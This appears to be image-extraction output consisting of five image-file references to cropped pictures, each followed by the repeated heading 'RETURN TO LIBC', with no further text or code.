
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



RETURN TO LIBC

